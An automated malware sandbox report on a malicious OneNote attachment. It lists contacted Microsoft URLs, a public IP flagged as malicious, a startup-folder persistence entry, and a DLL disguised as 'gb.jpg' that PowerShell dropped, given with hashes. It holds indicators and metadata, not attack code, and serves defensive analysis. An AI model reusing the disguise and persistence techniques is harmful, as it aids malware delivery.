
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://outlook.live.com/owa/	de-ch[1].htm.16.dr	false		high
http://https://login.microsoftonline.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://www.onenote.com/?omkt=de-CH	de-ch[1].htm.16.dr	false		high
http://https://shell.suite.office.com:1443	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://autodiscover-s.outlook.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://cdn.entity.	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://powerlift.acompli.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://cortana.ai	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/imports	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.aadrm.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.microsoftstream.com/api/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://cr.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	low
http://https://cdnssl.clicktale.net/www32/ptc/05d32363-d534-4d93-9b65-cde674775e71.js	de-ch[1].htm.16.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000009.00000002.2654006199.0000021A0C591000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://graph.ppe.windows.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://powerlift-frontdesk.acompli.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://start.microsoftapp.net/start?pc_campaign=UHF_Banner_15mkts&adjust=y9xgnyl_5sblqid"	de-ch[1].htm.16.dr	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.scheduler.	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://my.microsoftpersonalcontent.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/about/de-ch/	de-ch[1].htm.16.dr	false		high
http://https://store.office.cn/addinstemplate	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://messaging.engagement.office.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://web.microsoftstream.com/video/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://schema.org	de-ch[1].htm.16.dr	false		high
http://https://graph.windows.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://dataservice.o365filtering.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://officesetup.getmicrosoftkey.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://analysis.windows.net/powerbi/api	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/autodiscover/autodiscover.json	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://d.docs.live.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://ncus.contentsync.	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://www.linkedin.com/company/1035	de-ch[1].htm.16.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://weather.service.msn.com/data.aspx	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://apis.live.net/v5.0/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://schema.org/Organization	de-ch[1].htm.16.dr	false		high
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://messaging.lifecycle.office.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://pushchannel.1drv.ms	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://management.azure.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://outlook.office365.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://login.windows.net	App_1675800120151438600_11E4938C-2561-4ECF-9AE1-F6A34EF41A76.log.0.dr	false		high
http://https://wus2.contentsync.	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://incidents.diagnostics.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://make.powerautomate.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://api.office.net	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://www.skype.com/de/	de-ch[1].htm.16.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://aka.ms/pscore6	powershell.exe, 00000009.00000002.2654006199.0000021A0C5D8000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://entitlement.diagnostics.office.com	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://outlook.office.com/	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	1E906F6A-A954-476D-9938-3DC6D5700ACA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
87.236.146.31	unknown	United Kingdom		8530	EXCELLGB	true
197.0.104.172	unknown	Tunisia		37705	TOPNETTN	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800800
Start date and time:	2023-02-07 20:00:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Funds_160151.one

Detection:	MAL
Classification:	mal100.troj.expl.evad.winONE@19/732@0/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 18.1% (good quality ratio 14.2%) • Quality average: 64.8% • Quality standard deviation: 38.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 52.109.8.86, 52.113.194.132, 20.42.65.90, 20.103.85.33, 20.84.181.62, 20.53.203.50, 20.81.111.85, 20.112.52.29, 2.18.233.62
- Excluded domains from analysis (whitelisted): spclient.wg.spotify.com, e13678.dscb.akamaiedge.net, onedscolprdeus14.eastus.cloudapp.azure.com, ecs-office.s-0005.s-msedge.net, www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net, www.microsoft.com-c-3.edgekey.net, login.live.com, officeclient.microsoft.com, ecs.office.com, self-events-data.trafficmanager.net, client.wns.windows.com, prod.configsvc1.live.com.akadns.net, self.events.data.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, s-0005-office.config.skype.com, prod.nexusrules.live.com.akadns.net, wdcpalt.microsoft.com, s-0005.s-msedge.net, config.officeapps.live.com, ecs.office.trafficmanager.net, microsoft.com, nexusrules.officeapps.live.com, www.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:02:05	API Interceptor	9x Sleep call for process: powershell.exe modified
20:02:05	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk
20:02:15	API Interceptor	9x Sleep call for process: backgroundTaskHost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\gb.jpg

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.467980501586254
Encrypted:	false
SSDEEP:	96:M4bUSkJLZevpB01M45B7rvAHl1uaL2JZ3KeopG3YxDgglBdN:lnX23zMG3YxBdN
MD5:	FFD8F30A0E9E989B1EECE2153710E605
SHA1:	1859A59C4123596702E9ECD1EB4CB4FEE3DD8BFB
SHA-256:	99380A83C65D0E9333B62BD487B96E011070FCE7FE74598BA484383F19AADDBF
SHA-512:	3B7FA1E57D417F35CF2BF051B1F297F01FC9F3A8D2D5FD4FD9B3FA61B85EB4CA4202531FDC4FDD85625828C07FB2332FA9687FB8DDA6AFEBA5D8CABA47421 99
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....#..... .....0....4i.....ym.. ..@... .....5.....\.....text...4..... .....`.P`.data.....0.....$.....@.`..rdat a...u...@...v...&.....@.`@.bss.....`..edata..5.....@.0@.idata.....@.0..CRT....,.....@.0..tls....v..... .....@.0..reloc..\.....\.....@.0B.....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\1E906F6A-A954-476D-9938-3DC6D5700ACA

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	153877
Entropy (8bit):	5.353837193474
Encrypted:	false
SSDEEP:	1536:h+C7/gjDB6B9guwULQ9DQN+zezQKk4F77nXmvid8XR3EwrNz6I:wmQ9DQN+zezIX+g
MD5:	3918CB744305B279F9C2C4424CB2FD20
SHA1:	DB1EC235D1D42AB0469ABF9F6A10194FBFD5B4C1
SHA-256:	D2C76A7C049E674095D43D0E954A1EA70E1F18764B149EF57780A9A2536DA685
SHA-512:	8E5191FE142F2F94A608E638A6E919AF962202DC9F42BD9B4A859B07EEB4C3E939CB7419E9FCC6D841CECFC1A7EDE1B4230C419D347AD9DCCE5ED662DD153 60D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-02-07T19:02:00">.. Build: 16.0.16130.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:au thentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:h eaderValue="Passport1.4 from-PP='{}&p='" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAu thorityU

C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	289664
Entropy (8bit):	5.151340981300995
Encrypted:	false
SSDEEP:	1536:42/zodZIr6KPZ01u6uSivsUQK75IthMfK2Xua:Vrr6KPZ01u6uSivsUQK75IthQXN
MD5:	9C1A32F9C78C1998FD5E8CC83A9F2593
SHA1:	470AD5B6F44DA93A3632D4DA24DAEC72C3DE23F8
SHA-256:	67C716256C7FC67D6AA08DFB2FADF131874D0740771789D71744C45824327CD2
SHA-512:	190E7991DC9348ED2AA2F9DBF01CD3844040147D9B84316761CF6332F17A7F40FB0A0A7338660EEBD2FF2FAD7DD90EA6A9268B85E675562DFE901E3673FA427
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159" G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L><R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N="ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite 3.x database, last written using SQLite version 3023002, writer version 2, read version 2, file counter 2, database pages 1, cookie 0, schema 0, largest root page 1, unknown 0 encoding, version-valid-for 2
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.09216609452072291
Encrypted:	false
SSDEEP:	3:lSWFN3l/klslpF/4llfll:l9F8E0/
MD5:	F138A66469C10D5761C6CBB36F2163C3
SHA1:	EEA136206474280549586923B7A4A3C6D5DB1E25
SHA-256:	C712D6C7A60F170A0C6C5EC768D962C58B1F59A2D417E98C7C528A037C427AB6
SHA-512:	9D25F943B6137DD2981EE75D57BAF3A9E0EE27EEA2DF19591D580F02EC8520D837B8E419A8B1EB7197614A3C6D8793C56EBC848C38295ADA23C31273DAA3029
Malicious:	false
Preview:	SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	4616
Entropy (8bit):	0.13154583799826006
Encrypted:	false
SSDEEP:	3:7FEG2l+vysH/FllkpMRgSWbNFl/sl+ltlslVlllfllvW:7+/lpSg9bNFlEs1EP//W
MD5:	33892E68D55017DACCB2988360206DB7
SHA1:	3A1D33E742C168D48FC7F5480E5C06F12B62C269
SHA-256:	75C361626778D8C603780D5B86945B60D2CB1040B0DEAB9C7ECA9EED0D927278
SHA-512:	FF38F80F025CBC5D5C0B5093C142E94BF575E8015846D3783602E5682E4E39E90E474C458D983EB6E96ECD2B1A5B86FB8416EFB9793C8F2396435BA8E6A12C82
Malicious:	false
Preview:	.... .c.....w..3..... .....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-shm

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.0446223422979219 6
Encrypted:	false
SSDEEP:	3:G4l2gcOWkfHYAl2gcOWkHlmlL9//XlvlIl1lllwlvlllglbXdbllAlldl+l:G4l2gceVl2gcekL9XXPH4l942U
MD5:	7A1A374B214FAF0FF62035E273F8F6DF
SHA1:	CFE41531A18FD654D5FD3AD41B9B9E11C0A39724
SHA-256:	5554DBF117A9FFA89F650D286E44980CDCED33E9CDBFAFB696D08607DEE09465
SHA-512:	5AE9C2FA7DE1FE512C0FB8112F31DEB12E9DCCBDCA1DC5A26BB2E376C933401AAF5A4ABF9E390C314642D80A5B779D2D5C43F92F310D37CCFA045184A15D7ABC
Malicious:	false
Preview:	..-.....t. .=...N+.6,s6r(...OUS,..-.....t. .=...N+.6,s6r(...OUS,..... ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-wal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Write-Ahead Log, version 3007000
Category:	dropped
Size (bytes):	45352
Entropy (8bit):	0.3918091174281439
Encrypted:	false
SSDEEP:	24:KBwabyQ3zRD03dUll7DBtDi4kZERDBDm2yzqt8VtbDBtDi4kZERDh/a:cwabyQ1YtUll7DYMdmTzO8VFDYMl/a
MD5:	71AE4FABDD7D2DD3D55B187F93ED4EDE
SHA1:	3C7FC9D7D9E434E599DBAB3B9DAB5887071169E0
SHA-256:	4CB2CC2E59055A4ECAC62503B675297CE60C029BD58FF597C03175C897ECC0AA
SHA-512:	C4A727A9C2BCFDFBFBB3E8F9179034640234906277032 45C00A81E4D5475DF47E7FDA4A628CD038268EBA766AFFD654915C447F358FC120E1CCC2D7EFECE018
Malicious:	false
Preview:	7....-.....N+.6,s6r...a5.y2.....N+.6,s6r.V..i>+.SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\Quick Notes.one (On 07-02-2023).one (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.292642489799724
Encrypted:	false
SSDEEP:	12:1iMtYyfnj/UP730FFBtN29VstO/AZ4XviuGu8MtpONzVuiuC:jtYyfnYD3KtN2PstPZ4X628MDONRNF
MD5:	F448AC316F04059ED668B3725504DF0C
SHA1:	F2408B0DAAE08583879F3D3768EF76DBF84EE276
SHA-256:	0FD751D5C21E247084DBDC23C2A34919C9E2AF0F6955DD9515F4037473B86B1B
SHA-512:	206A2A37A7EF56CA824C2673BE1C1A9389CA5F8553004D6AD3D286E28B48B90A553E94AEF47116C69A99AEDDCD25399CDFEE0D7B3B871BCBA9306D7EB4DC22E5
Malicious:	false
Preview:	.R\{..M..Sx.)..l..`.u.@.v.'.=.....?.....l.....*...*...*...*.....h.....[.!.AF...2..#G.....M.-.G.....%.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\~Quick Notes.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.292642489799724
Encrypted:	false
SSDEEP:	12:1iMtYyfnj/UP730FFBtN29VstO/AZ4XviuGu8MtpONzVuiuC:jtYyfnYD3KtN2PstPZ4X628MDONRNF
MD5:	F448AC316F04059ED668B3725504DF0C
SHA1:	F2408B0DAAE08583879F3D3768EF76DBF84EE276
SHA-256:	0FD751D5C21E247084DBDC23C2A34919C9E2AF0F6955DD9515F4037473B86B1B
